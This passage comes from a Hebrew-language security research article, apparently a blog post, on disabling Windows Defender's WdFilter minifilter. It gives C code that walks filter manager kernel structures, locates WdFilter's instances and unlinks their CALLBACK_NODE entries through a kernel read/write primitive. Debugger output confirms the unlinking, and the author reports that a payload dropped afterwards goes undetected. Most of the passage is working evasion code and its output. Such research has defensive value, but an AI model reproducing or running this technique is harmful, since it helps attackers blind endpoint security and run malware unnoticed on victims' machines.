    DWORD64 Preop = GetFieldOffset(ctx, "_CALLBACK_NODE", L"PreOperation");
    if (!Preop)
        return NULL;
    DWORD64 Postop = GetFieldOffset(ctx, "_CALLBACK_NODE", L"PostOperation");
    if (!Postop)
        return NULL;
    DWORD64 blink = GetFieldOffset(ctx, "_LIST_ENTRY", L"Blink");
    if (!blink)
        return NULL;
    DWORD64 CallbackLinksOffset = GetFieldOffset(ctx, "_CALLBACK_NODE", L"CallbackLinks");

    filter_offsets.FltGlobals = FltGlobals;
    filter_offsets.FrameList = FrameListOffset;
    filter_offsets.RegisteredFilters = RegisteredFilters;
    filter_offsets.rList = rListOffset;
    filter_offsets.Name = Name;
```



נמשיך באיטרציה על כל ה-filter-ים תחת ה-frame הראשון (והיחיד במקרה שלי):


```
DWORD64 first_filter = NULL;
DWORD64 current_filter = NULL;
DWORD64 current_filter_shifted = NULL;
printf("[+] Resolving symbols\n");
FILTER_OFFSETS offsets = *InitFilterOffsets();
DWORD64 fltmgr_base = FindKernelModuleAddressByName(L"fltmgr.sys");
if (!fltmgr_base)
    return -1;
printf("[*] fltmgr.sys   :  0x%p\n", fltmgr_base);
printf("[*] FltGlobals   :  0x%p\n", fltmgr_base+offsets.FltGlobals);
printf("[*] FrameList    :  0x%p\n", fltmgr_base + offsets.FltGlobals +  offsets.FrameList + offsets.rList); // each pounts

DWORD64 current_frame = ReadMemoryDWORD64(fltmgr_base + offsets.FltGlobals + offsets.FrameList + offsets.rList); // read Fr
current_frame = current_frame - 8;
printf("[*] _FLTP_FRAME : 0x%p\n", current_frame);
current_filter_shifted = ReadMemoryDWORD64(current_frame + offsets.RegisteredFilters + offsets.rList); //  RegisteredFilter
do
{

    if (!first_filter)
        first_filter = current_filter_shifted;
    current_filter = current_filter_shifted - 0x10;
    // check if EDR filter : tbd

    printf("[*]  FLT_FILTER : 0x%p\n", current_filter);

    current_filter_shifted = ReadMemoryDWORD64(current_filter_shifted); //  RegisteredFilters.rList.Flink

} while (current_filter_shifted != NULL && current_filter_shifted != first_filter);
```

והתוצאה:

```
[+] Resolving symbols
[*] fltmgr.sys   :  0xFFFFF80318E70000
[*] FltGlobals   :  0xFFFFF80318E99600
[*] FrameList    :  0xFFFFF80318E996C0
[*] _FLTP_FRAME : 0xFFFF958FC3806010
[*]  FLT_FILTER : 0xFFFF958FC2F794E0
[*]  FLT_FILTER : 0xFFFF958FC00C58E0
[*]  FLT_FILTER : 0xFFFF958FC3858B30
[*]  FLT_FILTER : 0xFFFF958FC3C36A60
[*]  FLT_FILTER : 0xFFFF958FC2F1BA20
[*]  FLT_FILTER : 0xFFFF958FC0A45560
[*]  FLT_FILTER : 0xFFFF958FC050A820
[*]  FLT_FILTER : 0xFFFF958FC2F59010
[*]  FLT_FILTER : 0xFFFF958FC053B4F0
[*]  FLT_FILTER : 0xFFFF958FC37B0010
[*]  FLT_FILTER : 0xFFFF958FC3851900
[*]  FLT_FILTER : 0xFFFF958FC38060B0
```

נייס, אחד מהם אכן שייך ל-WdFilter:

```
: kd> dt fltmgr!_FLT_FILTER 0xFFFF958FC3858B30
  +0x000 Base             : _FLT_OBJECT
  +0x030 Frame            : 0xffff958f`c3806010 _FLTP_FRAME
  +0x038 Name             : _UNICODE_STRING "WdFilter"
  +0x048 DefaultAltitude  : _UNICODE_STRING "328010"
```



נוסיף את הבדיקה לקוד:

```
// check if target filter
NamePointer = ReadMemoryDWORD64(current_filter + offsets.Name + offsets.Buffer); // get FLT_FILTER.Name.Buffer pointer
int NameLength = ReadMemoryWORD(current_filter + offsets.Name);          // get FLT_FILTER.Name.Length
name_buf = malloc(NameLength+1);
current_name_byte = name_buf;
if (name_buf)
{
    for (int i = 0; i < NameLength; i++)
    {

        ReadMemory(NamePointer, current_name_byte, 1);
        current_name_byte = current_name_byte + 1;
        NamePointer++;
    }
}

if (wcscmp(name_buf, L"WdFilter") == 0)
{
    printf("[*]  Target name : %ws\n", name_buf);
    printf("[*]  Target FLT_FILTER : 0x%p\n", current_filter);
```

מעולה, עכשיו נרצה לעבור על ה-InstanceList של הפילטר:

```
+0x000 Base                 : _FLT_OBJECT
+0x030 Frame                : 0xffff958f`c3806010 _FLTP_FRAME
+0x038 Name                 : _UNICODE_STRING "WdFilter"
+0x048 DefaultAltitude      : _UNICODE_STRING "328010"
+0x058 Flags                : 0x32 (No matching name)
+0x060 DriverObject         : 0xffff958f`c3853e00 _DRIVER_OBJECT
+0x068 InstanceList         : _FLT_RESOURCE_LIST_HEAD
```

```
: kd> dx -id 0,0,ffff958fbea7b040 -r1 (*((FLTMGR!_FLT_RESOURCE_LIST_HEAD *)0xffff958fc3858b98))
*((FLTMGR!_FLT_RESOURCE_LIST_HEAD *)0xffff958fc3858b98))                 [Type: _FLT_RESOURCE_LIST_HEAD]
    [+0x000] rLock            : Unowned Resource [Type: _ERESOURCE]
    [+0x068] rList            [Type: _LIST_ENTRY]
    [+0x078] rCount           : 0x5 [Type: unsigned long]
```

בדומה לפעמים קודמות כדי להגיע ל-FLT_INSTANCE_ עצמו נצטרך להזיז את הפוינטר. בואו נסתכל על FltEnumerateInstanceInformationByFilter, סביר להניח שהיא עוברת על ה-InstanceList וכוללת את הפונקציונליות שאנחנו צריכים לכתוב:

```
ExAcquireResourceSharedLite(a1 + 0x68, v11);  // filter.InstanceList
                                              //
instance_entry = (_QWORD *)(a1 + 0xD0);       // filter.InstanceList.rList.Flink
v13 = 0;
for ( current = *(_QWORD **)(a1 + 0xD0); ; current = (_QWORD *)*current )// for each entry
                                              //
{
  if ( current == instance_entry )
  {
    ExReleaseResourceLite(v10);
    KeLeaveCriticalRegion();
    return 2147483674i64;
  }
  if ( (int)FltObjectReference((__int64)(current + 0xFFFFFFF2)) >= 0 )//
                                              //
    break;
ABEL_5:
  ;
}
if ( v13 != a2 )
{
  FltObjectDereference(current + 0xFFFFFFF2);
  ++v13;
  goto LABEL_5;
}
ExReleaseResourceLite(v10);
KeLeaveCriticalRegion();
InstanceInformation = FltGetInstanceInformation((int)current - 0x70, a3, a4, a5, a6);// pointer to FLT_INSTANCE shifted by 70
```

אז כן, שוב נצטרך להזיז את הפוינטר ל-current חזרה - הפעם ב-0x70. נוכל לוודא זאת ב-windbg:

```
1: kd> dt _FLT_INSTANCE 0xffff958fc0197870-70
FLTMGR!_FLT_INSTANCE
   +0x000 Base             : _FLT_OBJECT
   +0x030 OperationRundownRef : 0xffff958f`c01e5380 _EX_RUNDOWN_REF_CACHE_AWARE
   +0x038 Volume           : 0xffff958f`c0285010 _FLT_VOLUME
   +0x040 Filter           : 0xffff958f`c3858b30 _FLT_FILTER
   +0x048 Flags            : 0 (No matching name)
   +0x050 Altitude         : _UNICODE_STRING "328010"
   +0x060 Name             : _UNICODE_STRING "WdFilter Instance"
   +0x070 FilterLink       : _LIST_ENTRY [ 0xffff958f`c00cd910 - 0xffff958f`c3858c00 ]
   +0x080 ContextLock      : _EX_PUSH_LOCK
   +0x088 Context          : 0xffff958f`c370f920 _CONTEXT_NODE
   +0x090 TransactionContexts : _CONTEXT_LIST_CTRL
   +0x098 TrackCompletionNodes : 0xffff958f`bea6cbc0 _TRACK_COMPLETION_NODES
   +0x0a0 CallbackNodes    : [50] (null)
```

ובקוד:

```
int instance_count = ReadMemoryDWORD(current_filter + offsets.InstanceListOffset + offsets.InstanceCount);
for (int i = 0; i < instance_count; i++)
{
  if (!current_instance_shifted)
    current_instance_shifted = ReadMemoryDWORD64(current_filter + offsets.InstanceListOffset + offsets.rList); // InstanceList.rList.Flink
  else
    current_instance_shifted = ReadMemoryDWORD64(current_instance_shifted); // current = cuurent.flink
  current_instance = current_instance_shifted - 0x70;
  printf("[*] Current Instance  :  0x%p\n", current_instance);
```

נייס!

כעת ניגש אל מערך ה-CallbackNodes, נעבור CALLBACK_NODE אחר CALLBACK_NODE ונעשה לה unlink מה-OperationList באמצעות השדה -CallbackLinks, כך זה נראה:

```
CallbackNodesEntry = current_instance + offsets.CallbackNodes;
printf("[*] CallbackNodes   : 0x%p\n", CallbackNodesEntry);
// for each CALLBACK_NODE
for (int j = 0; j < 50; j++)
{
    CallbackNodePointer =  ReadMemoryDWORD64(CallbackNodesEntry + (j * 8));
    // if there's a CALLBACK_NODE unlink from CallbackLinks
    if (CallbackNodePointer)
    {
        printf("[*] CALLBACK_NODE   : 0x%p\n", CallbackNodePointer);
        // blink.flink = flink ; flink.blink = blink ;
        NodeFlink = ReadMemoryDWORD64(CallbackNodePointer);
        NodeBlink = ReadMemoryDWORD64(CallbackNodePointer + offsets.blink);
        printf("    - Flink : 0x%p\n", NodeFlink);
        printf("    - Blink : 0x%p\n", NodeBlink);
        WriteMemoryDWORD64(NodeFlink + offsets.blink, NodeBlink);
        WriteMemoryDWORD64(NodeBlink, NodeFlink);
        printf("[+] Write To 0x%p Value 0x%p\n", NodeFlink + offsets.blink, NodeBlink);
        printf("[+] Write To 0x%p Value 0x%p\n", NodeBlink, NodeFlink);
    }
}
```

נריץ:

```
[*] CALLBACK_NODE   : 0xFFFFC68744BE42A0
    - Flink : 0xFFFFC687448158F0
    - Blink : 0xFFFFC68744DCB3B0
[+] Write To 0xFFFFC687448158F8 Value 0xFFFFC68744DCB3B0
[+] Write To 0xFFFFC68744DCB3B0 Value 0xFFFFC687448158F0
```

נוודא שה-CALLBACK_NODE אכן נותק מהרשימה (זו הייתה רשימה של שלושה nodes, שימו לב שכל node מצביע על האחר כך שאנחנו יודעים שהוא נותק בהצלחה):

```
3: kd> dx -id 0,0,ffffc6874919e340 -r1 ((FLTMGR!_LIST_ENTRY *)0xffffc687448158f0)
((FLTMGR!_LIST_ENTRY *)0xffffc687448158f0)                 : 0xffffc687448158f0 [Type: _LIST_ENTRY *]
    [+0x000] Flink            : 0xffffc68744dcb3b0 [Type: _LIST_ENTRY *]
    [+0x008] Blink            : 0xffffc68744dcb3b0 [Type: _LIST_ENTRY *]
3: kd> dx -id 0,0,ffffc6874919e340 -r1 ((FLTMGR!_LIST_ENTRY *)0xffffc68744dcb3b0)
((FLTMGR!_LIST_ENTRY *)0xffffc68744dcb3b0)                 : 0xffffc68744dcb3b0 [Type: _LIST_ENTRY *]
    [+0x000] Flink            : 0xffffc687448158f0 [Type: _LIST_ENTRY *]
    [+0x008] Blink            : 0xffffc687448158f0 [Type: _LIST_ENTRY *]
```

נריץ את התוכנית ה-Usermode-ית שכתבנו ונזרוק שוב את ה-payload על הדיסק:

```
Administrator: Command Prompt
  - Blink : 0xFFFFDB0A90B722F0
] Write To 0xFFFFDB0A931EED48 Value 0xFFFFDB0A90B722F0
] Write To 0xFFFFDB0A90B722F0 Value 0xFFFFDB0A931EED40
] CALLBACK_NODE  : 0xFFFFDB0A909BCC50
  - Flink : 0xFFFFDB0A931EEF50
  - Blink : 0xFFFFDB0A90B72300
] Write To 0xFFFFDB0A931EEF58 Value 0xFFFFDB0A90B72300
] Write To 0xFFFFDB0A90B72300 Value 0xFFFFDB0A931EEF50
] CALLBACK_NODE  : 0xFFFFDB0A909BCCB0
  - Flink : 0xFFFFDB0A931EEF20
  - Blink : 0xFFFFDB0A90B72310
] Write To 0xFFFFDB0A931EEF28 Value 0xFFFFDB0A90B72310
] Write To 0xFFFFDB0A90B72310 Value 0xFFFFDB0A931EEF20
] CALLBACK_NODE  : 0xFFFFDB0A909BCC20
  - Flink : 0xFFFFDB0A931EEDD0
  - Blink : 0xFFFFDB0A90B72350
] Write To 0xFFFFDB0A931EEDD8 Value 0xFFFFDB0A90B72350
] Write To 0xFFFFDB0A90B72350 Value 0xFFFFDB0A931EEDD0
] CALLBACK_NODE  : 0xFFFFDB0A909BCBC0
  - Flink : 0xFFFFDB0A931EED70
  - Blink : 0xFFFFDB0A90B72360
] Write To 0xFFFFDB0A931EED78 Value 0xFFFFDB0A90B72360
] Write To 0xFFFFDB0A90B72360 Value 0xFFFFDB0A931EED70
] CALLBACK_NODE  : 0xFFFFDB0A909BCB30
  - Flink : 0xFFFFDB0A931EEC80
  - Blink : 0xFFFFDB0A90B723B0
] Write To 0xFFFFDB0A931EEC88 Value 0xFFFFDB0A90B723B0
] Write To 0xFFFFDB0A90B723B0 Value 0xFFFFDB0A931EEC80
```

ושוב Undetected!, הפעם ללא צורך בטעינת דרייבר!

סיכום

התחלנו את המאמר בלדבר על מהם בכלל Minifilter-ים ומדוע הם מרכיב מרכזי בכמעט כל מוצר הגנה מודרני, המשכנו בלצלול אל ה-struct-ים בהם משתמש ה-filter manager תוך מיקוד בשדות הרלוונטים אל ה-callbacks. השתמשנו בידע שצברנו כדי לכתוב דרייבר שיקבל שם פילטר וישתיק אותו (hooking).

לבסוף הצלחנו לבצע את מעקף Usermode-י באמצעות פרימיטיב write / read בלבד (unlinking). המטרה הבאה - מאמר דומה מול WFP ☺.

לכל שאלה מוזמנים לפנות אליי בדיסקורד (0xwindybug) או במייל (dor.gerson17@gmail.com)

ביבליוגרפיה

MSDN:

Filter Manager Concepts - Windows drivers | Microsoft Learn

הספר Windows Kernel Programming של Pavel:

Windows Kernel... by Pavel Yosifovich [Leanpub PDF/iPad/Kindle]

OSR:

Understanding Minifilters: Why and How File System Filter Drivers Evolved - OSR